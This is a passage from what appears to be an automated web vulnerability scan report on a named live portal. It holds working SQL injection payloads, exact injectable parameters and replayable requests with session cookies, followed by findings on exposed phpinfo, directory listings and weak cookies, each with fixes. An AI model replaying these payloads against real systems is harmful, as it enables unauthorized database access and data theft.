- -1' OR 2+1-1+1=1 AND 000496=000496 -- => **FALSE**
- -1' OR 3*2=5 AND 000496=000496 -- => **FALSE**
- -1' OR 3*2=6 AND 000496=000496 -- => **TRUE**

- -1' OR 3*2*0=6 AND 000496=000496 -- => **FALSE**
- -1' OR 3*2*1=6 AND 000496=000496 -- => **TRUE**

Original value: **1**

Proof of Exploit

SQL query - SELECT database()

```
uacportal
```

Request

```
GET /program.php?country_id=1&datefilter=1&jr_id=-1'%20OR%203*2*1=6%20AND%20000496=000496%20--
%20&search=Find%20Batches&sector_id=8 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/program.php

Verified

URL encoded GET input **sector_id** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.131**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.148**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.158**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.158**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.157**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.155**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.08**

Original value: **8**

Request

```
GET /program.php?
country_id=1&datefilter=1&jr_id=1&search=Find%20Batches&sector_id=0'XOR(if(now()=sysdate()%2Csleep(
6)%2C0))XOR'Z HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/program.php

Verified

URL encoded POST input **user_id** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.154**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.143**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.139**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.136**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.202**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.132**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.14**

Original value: **1**

Request

```
POST /program.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.b2b14be36820b4ef6c5fc8ab3d207e09.1682495529866
.1682495529866.1682495529866.1;hubspotutk=b2b14be36820b4ef6c5fc8ab3d207e09;__hssrc=1;__hssc=9586285
1.1.1682495529867;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 73
Host: portal.uacuae.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z&username=1
```

---

https://portal.uacuae.com/program.php

Verified

URL encoded POST input **username** was set to **0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.145**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.163**
- 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.187**
- 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.199**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.155**
- 0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.178**
- 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.14**

Original value: **1**

Request

```
POST /program.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.b2b14be36820b4ef6c5fc8ab3d207e09.1682495529866
.1682495529866.1682495529866.1;hubspotutk=b2b14be36820b4ef6c5fc8ab3d207e09;__hssrc=1;__hssc=9586285
1.1.1682495529867;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 73
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

active=&user_id=1&username=0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z
```

Recommendation

Use parameterized queries when dealing with SQL queries that contains user input. Parameterized queries allows the database to understand which parts of the SQL query should be considered as user input, therefore solving SQL injection.

Description

In order for an SQL injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

The following server-side **pseudo-code** is used to authenticate users to the web application.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd
+ "'"

# Execute the SQL statement
database.execute(sql)
```

The above script is a simple example of authenticating a user with a username and a password against a database with a table named users, and a username and password column.

The above script is vulnerable to SQL injection because an attacker could submit malicious input in such a way that would alter the SQL statement being executed by the database server.

A simple example of an SQL injection payload could be something as simple as setting the password field to `password' OR 1=1`.

This would result in the following SQL query being run against the database server.

```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

An attacker can also comment out the rest of the SQL statement to control the execution of the SQL query further.

```
-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' --
' OR '1'='1' /*
-- MySQL
' OR '1'='1' #
-- Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

Once the query executes, the result is returned to the application to be processed, resulting in an authentication bypass. In the event of authentication bypass being possible, the application will most likely log the attacker in with the first account from the query result — the first account in a database is usually of an administrative user.

What's the worst an attacker can do with SQL?

SQL is a programming language designed for managing data stored in an RDBMS, therefore SQL can be used to access, modify and delete data. Furthermore, in specific cases, an RDBMS could also run commands on the operating system from an SQL statement.

Keeping the above in mind, when considering the following, it's easier to understand how lucrative a successful SQL injection attack can be for an attacker.

An attacker can use SQL injection to bypass authentication or even impersonate specific users.
One of SQL's primary functions is to select data based on a query and output the result of that query. An SQL injection vulnerability could allow the complete disclosure of data residing on a database server. Since web applications use SQL to alter data within a database, an attacker could use SQL injection to alter data stored in a database. Altering data affects data integrity and could cause repudiation issues, for instance, issues such as voiding transactions, altering balances and other records.
SQL is used to delete records from a database. An attacker could use an SQL injection vulnerability to delete data from a database. Even if an appropriate backup strategy is employed, deletion of data could affect an application's availability until the database is restored.
Some database servers are configured (intentional or otherwise) to allow arbitrary execution of operating system commands on the database server. Given the right conditions, an attacker could use SQL injection as the initial vector in an attack of an internal network that sits behind a firewall.

Preventing SQL injection using parameterized queries

SQL injection is one of the most widely spread and most damaging web application vulnerabilities. Fortunately, both the programming languages, as well as the RDBMSs themselves have evolved to provide web application developers with a way to safely query the database — parameterized SQL queries.

Parameterized queries are simple to write and understand while forcing a developer to define the entire SQL statement before hand, using placeholders for the actual variables within that statement. A developer would then pass in each parameter to the query after the SQL statement is defined, allowing the database to be able to distinguish between the SQL command and data inputted by a user. If SQL commands are inputted by an attacker, the parameterized query would treat the input as a string as opposed to an SQL command.

Application developers should avoid sanitizing their input by means of escaping or removing special characters (several encoding tricks an attacker could leverage to bypass such protections) and stick to using parameterized queries in order to avoid SQL injection vulnerabilities.

References

SQL Injection (SQLi) - Acunetix
https://www.acunetix.com/websitesecurity/sql-injection/

Types of SQL Injection (SQLi) - Acunetix
https://www.acunetix.com/websitesecurity/sql-injection2/

Prevent SQL injection vulnerabilities in PHP applications and fix them - Acunetix
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

SQL Injection - OWASP
https://www.owasp.org/index.php/SQL_Injection

Bobby Tables: A guide to preventing SQL injection
https://bobby-tables.com/

SQL Injection Cheet Sheets - Pentestmonkey
http://pentestmonkey.net/category/cheat-sheet/sql-injection

Development configuration files

One or more configuration files (e.g. Vagrantfile, Gemfile, Rakefile, ...) were found. These files may expose sensitive information that could help a malicious user to prepare more advanced attacks. It's recommended to remove or restrict access to this type of files from production systems.

Impact

These files may disclose sensitive information. This information can be used to launch further attacks.

---

https://portal.uacuae.com/

Development configuration files:

- https://portal.uacuae.com/api/PHPMailer/PHPMailer/**composer.json**

  ```
  composer.json => Composer configuration file. Composer is a dependency manager
  for PHP.
  ```

- https://portal.uacuae.com/api/PHPMailer/PHPMailer/**composer.lock**

  ```
  composer.lock => Composer lock file. Composer is a dependency manager for PHP.
  ```

Request

```
GET /api/PHPMailer/PHPMailer/composer.json HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Remove or restrict access to all configuration files acessible from internet.

Directory listings

Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory. It is dangerous to leave this function turned on for the web server because it leads to information disclosure.

Impact

A user can view a list of all files from the affected directories possibly exposing sensitive information.

---

https://portal.uacuae.com/

Verified

Folders with directory listing enabled:

- https://portal.uacuae.com/admin/
- https://portal.uacuae.com/api/
- https://portal.uacuae.com/api/PHPMailer/
- https://portal.uacuae.com/admin/assets/
- https://portal.uacuae.com/admin/assets/libs/
- https://portal.uacuae.com/admin/assets/libs/magnific-popup/
- https://portal.uacuae.com/api/PHPMailer/PHPMailer/
- https://portal.uacuae.com/admin/assets/css/
- https://portal.uacuae.com/css/
- https://portal.uacuae.com/plugins/
- https://portal.uacuae.com/plugins/themify/
- https://portal.uacuae.com/plugins/fontawesome/
- https://portal.uacuae.com/plugins/fontawesome/css/
- https://portal.uacuae.com/css/skin/
- https://portal.uacuae.com/js/
- https://portal.uacuae.com/employer_new/css/
- https://portal.uacuae.com/employer_new/css/skin/
- https://portal.uacuae.com/employer_new/plugins/fontawesome/
- https://portal.uacuae.com/employer_new/plugins/fontawesome/css/
- https://portal.uacuae.com/employer_new/plugins/themify/
- https://portal.uacuae.com/employer_new/plugins/

Request

```
GET /admin/ HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

You should make sure no sensitive information is disclosed or you may want to restrict directory listings from the web server configuration.

Description

How to disable directory listings

The easiest way to disable directory listing is to create an index file. The name of the index file depends on the web server configuration. On Apache is called index.htm, index.html. On IIS is named default.asp, default.aspx, default.htm.
On IIS directory listings are disabled by default.
For Apache you need to edit the Apache configuration file (usually named httpd.conf) or create an .htaccess file. In the configuration file you will have the definition of the directory. Something like
`<Directory /directoryname/subdirectory> Options Indexes FollowSymLinks ... </Directory>`
To disable directory listing for that directory you need to remove the 'Indexes' option.

References

CWE-548: Exposure of Information Through Directory Listing
https://cwe.mitre.org/data/definitions/548.html

PHP allow_url_fopen enabled

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering.

allow_url_fopen is enabled by default.

Impact

Application dependant - possible remote file inclusion.

---

https://portal.uacuae.com/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

allow_url_fopen: On

Request

```
GET /phpinfo.php HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

You can disable allow_url_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

php.ini
allow_url_fopen = 'off'

.htaccess
php_flag allow_url_fopen off

References

Runtime Configuration
https://www.php.net/manual/en/filesystem.configuration.php

PHP open_basedir is not set

The open_basedir configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, fopen() or gzopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. open_basedir is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the open_basedir restrictions if he is only able to inject the name of a file to be

included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

Impact

Application dependant - possible remote code inclusion.

---

https://portal.uacuae.com/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

open_basedir: no value

Request

```
GET /phpinfo.php HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

You can set open_basedir from php.ini

php.ini
open_basedir = your_application_directory

References

Description of core php.ini directives
https://www.php.net/ini.core

PHPinfo page

PHPinfo page has been found in this directory. The PHPinfo page outputs a large amount of information about the current state of PHP. This includes information about PHP compilation options and extensions, the PHP version, server information and environment (if compiled as a module), the PHP environment, OS

version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

---

https://portal.uacuae.com/phpinfo.php

Verified

phpinfo() page found at : /phpinfo.php.
Pattern found:

```
<title>phpinfo()</title>
```

Request

```
GET /phpinfo.php HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Remove the file from production systems.

References

PHP phpinfo
https://www.php.net/manual/en/function.phpinfo.php

PHPinfo pages

One or more **phpinfo()** pages were found. The **phpinfo()** function exposes a large amount of information about the PHP configuration and that of its environment. This includes information about PHP compilation options and extensions, the PHP version, server information, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

The phpinfo() pages may expose sensitive information that may help an malicious user to prepare more advanced attacks.

---

https://portal.uacuae.com/

Confidence: 95%

PHPinfo pages found:

- https://portal.uacuae.com/phpinfo.php
  <title>phpinfo()</title>

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Remove either the call to the phpinfo() function from the file(s), or the file(s) itself.

References

PHP phpinfo
https://www.php.net/manual/en/function.phpinfo.php

Vulnerable JavaScript libraries

You are using one or more vulnerable JavaScript libraries. One or more vulnerabilities were reported for this version of the library. Consult Attack details and Web References for more information about the affected library and the vulnerabilities that were reported.

Impact

Consult References for more information.

https://portal.uacuae.com/

Confidence: 80%

- **jQuery 3.3.1**
  - URL: https://portal.uacuae.com/employer_new/js/combining.js
  - Detection method: The library's name and version were determined based on the file's contents. Acunetix performed a syntax analysis of the file and detected functional differences between the file and the original library version. As the file was likely modified on purpose, the confidence level of the vulnerability alert has been lowered.
  - References:
    - https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
    - https://mksben.l0.cm/2020/05/jquery3.5.0-xss.html
    - https://jquery.com/upgrade-guide/3.5/
    - https://api.jquery.com/jQuery.htmlPrefilter/

Request

```
GET /employer_new/js/combining.js HTTP/1.1
Host: portal.uacuae.com
accept-language: en-US
accept: */*
cookie: PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v; messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://portal.uacuae.com/employer_new/document.php
Accept-Encoding: gzip,deflate
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
```

Recommendation

Upgrade to the latest version.

Cookies with missing, inconsistent or contradictory properties

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, of with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

Impact

Cookies will not be stored, or submitted, by web browsers.

---

https://portal.uacuae.com/

Verified

List of cookies with missing, inconsistent or contradictory properties:

- https://portal.uacuae.com/

  Cookie was set via:

  ```
  Set-Cookie: PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v; path=/
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and
  sometimes unexpected defaults. It is therefore recommended to add a SameSite
  attribute with an appropriate value of either "Strict", "Lax", or "None".
  ```

Request

```
GET / HTTP/1.1
Referer: https://portal.uacuae.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Ensure that the cookies configuration complies with the applicable standards.

References

MDN | Set-Cookie
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Securing cookies with cookie prefixes
https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/

Cookies: HTTP State Management Mechanism
https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05

SameSite Updates - The Chromium Projects
https://www.chromium.org/updates/same-site

draft-west-first-party-cookies-07: Same-site Cookies
https://tools.ietf.org/html/draft-west-first-party-cookies-07

Cookies without HttpOnly flag set

One or more cookies don't have the HttpOnly flag set. When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

Impact

Cookies can be accessed by client-side scripts.

---

https://portal.uacuae.com/

Verified

Cookies without HttpOnly flag set:

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:24:27 GMT; Max-Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v; path=/
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:22:51 GMT; Max-Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:25:36 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:24:18 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:32:40 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:36:48 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:38:34 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:44:44 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 06:44:47 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 07:16:34 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 07:31:15 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 07:32:15 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 07:40:37 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/index1.php

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 07:55:17 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

- https://portal.uacuae.com/

```
Set-Cookie: Candidate=12345; expires=Fri, 26-May-2023 08:49:54 GMT; Max-
Age=2592000; path=/; samesite=strict; domain=1; secure
```

Request

```
GET / HTTP/1.1
Referer: https://portal.uacuae.com/api/answer.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Cookie:
```

```
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
Connection: Keep-alive
```

Recommendation

If possible, you should set the HttpOnly flag for these cookies.

Cookies without Secure flag set

One or more cookies does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL/TLS channels. This is an important security protection for session cookies.

Impact

Cookies could be sent over unencrypted channels.

---

https://portal.uacuae.com/

Verified

Cookies without Secure flag set:

- https://portal.uacuae.com/

```
Set-Cookie: PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v; path=/
```

Request

```
GET / HTTP/1.1
Referer: https://portal.uacuae.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

If possible, you should set the Secure flag for these cookies.

File uploads

These pages allows visitors to upload files to the server. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code.

Impact

If the uploaded files are not safely checked an attacker may upload malicious files.

---

https://portal.uacuae.com/

Pages with file upload forms:

- https://portal.uacuae.com/api/candidate_bulk_upload.php

```
Form name: <empty>
Form action: <empty>
Form method: POST
Form file input: file [file]
```

Request

```
GET /api/candidate_bulk_upload.php HTTP/1.1
Referer: https://portal.uacuae.com/api/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config). Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.

HTTP Strict Transport Security (HSTS) not implemented

HTTP Strict Transport Security (HSTS) tells a browser that a web site is only accessable using HTTPS. It was detected that your web application doesn't implement HTTP Strict Transport Security (HSTS) as the Strict Transport Security header is missing from the response.

Impact

HSTS can be used to prevent and/or mitigate some types of man-in-the-middle (MitM) attacks

---

https://portal.uacuae.com/phpinfo.php

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

It's recommended to implement HTTP Strict Transport Security (HSTS) into your web application. Consult web references for more information

References

hstspreload.org
https://hstspreload.org/

Strict-Transport-Security
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

Login page password-guessing attack

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.

This login page doesn't have any protection against password-guessing attacks (brute force attacks). It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.

Impact

An attacker may attempt to discover a weak password by systematically trying every possible combination of letters, numbers, and symbols until it discovers the one correct combination that works.

---

https://portal.uacuae.com/

Confidence: 80%

Request

```
POST / HTTP/1.1
Referer: https://portal.uacuae.com/
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 44
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive

username=username&pwd=testing&login=&login=&
```

Recommendation

It's recommended to implement some type of account lockout after a defined number of incorrect password attempts.

References

Blocking Brute Force Attacks
https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

Possible sensitive directories

One or more possibly sensitive directories were found. These resources are not directly linked from the website. This check looks for common sensitive resources like backup directories, database dumps, administration pages, temporary directories. Each one of these directories could help an attacker to learn more about his target.

Impact

These directories may expose sensitive information that could help a malicious user to prepare more advanced attacks.

---

https://portal.uacuae.com/

Possible sensitive directories:

- https://portal.uacuae.com/**admin**
- https://portal.uacuae.com/**include**
- https://portal.uacuae.com/**includes**
- https://portal.uacuae.com/employer_new/**includes**
- https://portal.uacuae.com/main/**include**

Request

```
